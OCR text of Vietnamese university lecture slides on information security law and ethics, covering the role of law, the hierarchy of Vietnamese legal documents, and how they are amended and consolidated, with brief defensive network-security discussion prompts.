
53

Giám sát an toàn mạng



- AlienVault Open Source SIEM (OSSIM),
- HP ArcSight Enterprise Security Manager (ESM),
- IBM Security QRadar SIEM
- ....

Giám sát an toàn mạng



CƠ SỞ AN TOÀN THÔNG TIN

Bài 10. Pháp luật và đạo đức an toàn thông tin

Tài liệu tham khảo

1. Nguyễn Đình Vinh, Trần Quang Kỳ, **Luật pháp an toàn thông tin**, Học viện Kỹ thuật mật mã 2007
2. Whitman, Mattord, **Principles of Information Security** (5e), Cengage Learning, 2014

1

Vai trò của luật pháp ATTT

2

Giới thiệu chung về văn bản QPPL


3

Một số văn bản QPPL Việt Nam về ATTT

4

Đạo đức ATTT


Phương pháp đảm bảo an toàn thông tin



Tình huống 1

Bạn xác định cách lây nhiễm mã độc, cách phòng chống mã độc thế nào?


BÁC NÔNG DÂN phải làm thế nào?



Pháp luật sẽ bảo vệ kẻ yếu trước kẻ mạnh!

Tình huống 2

Chuyên gia ATTT bảo vệ mạng máy tính này thế nào?



Tình huống 2

- **Mã hóa thông tin**: Encrypting tools, VPN, SSL
- **Che giấu mạng**: NAT
- **Chống rò rỉ thông tin**: LDP System, Firewall
- **Chống tấn công**: IDS/IPS, Firewall, Load Balancing, Antivirus
- **Đảm bảo tính sẵn sàng**: Failover Cluster
- .....

Sẽ thế nào nếu:

- VPN dùng mật mã yếu?
- Hiệu năng thiết bị thấp hơn nhiều so với định mức?
- Phần cứng không ổn định?
- ....

Tình huống 3



Vai trò của luật pháp an toàn thông tin

- Năng lực bên tấn công quá lớn?
- Nhà cung cấp vì lợi nhuận mà sử dụng sản phẩm, công nghệ không đảm bảo an toàn?
- Những hiểm họa mà không thể loại trừ bằng biện pháp kỹ thuật?
- Tổ chức, cá nhân coi nhẹ việc bảo vệ hệ thống thông tin?

Vài trò của luật pháp an toàn thông tin

- Xây dựng hành lang pháp lý để bảo vệ quyền, lợi ích hợp pháp của cá nhân, tổ chức, xã hội và nhà nước trong lĩnh vực thông tin

1. Vai trò của luật

2. Giới thiệu chung về văn bản QPPL

3. Một số văn bản QPPL Việt Nam về ATTT

4. Đạo đức ATTT

Quy phạm pháp luật

- **Văn bản QPPL** là văn bản có chứa QPPL được ban hành theo đúng thẩm quyền, hình thức, trình tự, thủ tục quy định trong Luật ban hành văn bản QPPL.

- **Luật Ban hành văn bản QPPL**

- Các bản: 1996, 2008, 2015
- Bản hiện hành: 2015

393 Luật Ban hành văn bản quy phạm pháp luật 2015 có hiệu lực từ 01/7/2016.

Hệ thống văn bản quy phạm pháp luật

1. Hiến pháp, luật, nghị quyết của QH
2. Pháp lệnh, nghị quyết của UBTVQH
3. Lệnh, quyết định của Chủ tịch nước.
4. Nghị định của Chính phủ.
5. Quyết định của Thủ tướng Chính phủ.
6. Thông tư của Bộ trưởng, Thủ trưởng cơ quan ngang bộ, Chánh án TANDTC, Viện trưởng VKSNDTC.
7. Các loại thông tư liên tịch
8. ....(+7)...

Luật pháp về ATTT của Việt Nam



Sửa đổi, bổ sung văn bản QPPL

- Văn bản QPPL có thể được sửa đổi, bổ sung bởi chính cơ quan đã ban hành văn bản đó [Điều 9]
- Ví dụ:

- Luật số: 37/2009/QH12 sửa đổi, bổ sung Bộ luật hình sự 1999
- Thông tư 09/2012/TT-BGDĐT (Quy chế tuyển sinh ĐH, CĐ chính quy) được sửa đổi bổ sung bởi: 24/2012 -> 03/2013 -> 24/2013 -> 28/2013 -> 06/2014

Khi tìm hiểu một văn bản QPPL thì cần kiểm tra hiệu lực pháp lý của nó!

Hợp nhất văn bản QPPL

- Văn bản sửa đổi, bổ sung một số điều của văn bản quy phạm pháp luật được hợp nhất về mặt kỹ thuật với văn bản được sửa đổi, bổ sung [Điều 92]
- Ví dụ:


- Nghị định 26/2007/NĐ-CP về chữ ký số và dịch vụ chứng thực chữ ký số -> 106/2011/NĐ-CP -> 170/2013/NĐ-CP

→ Văn bản hợp nhất 2210-VBHN-BTTTT

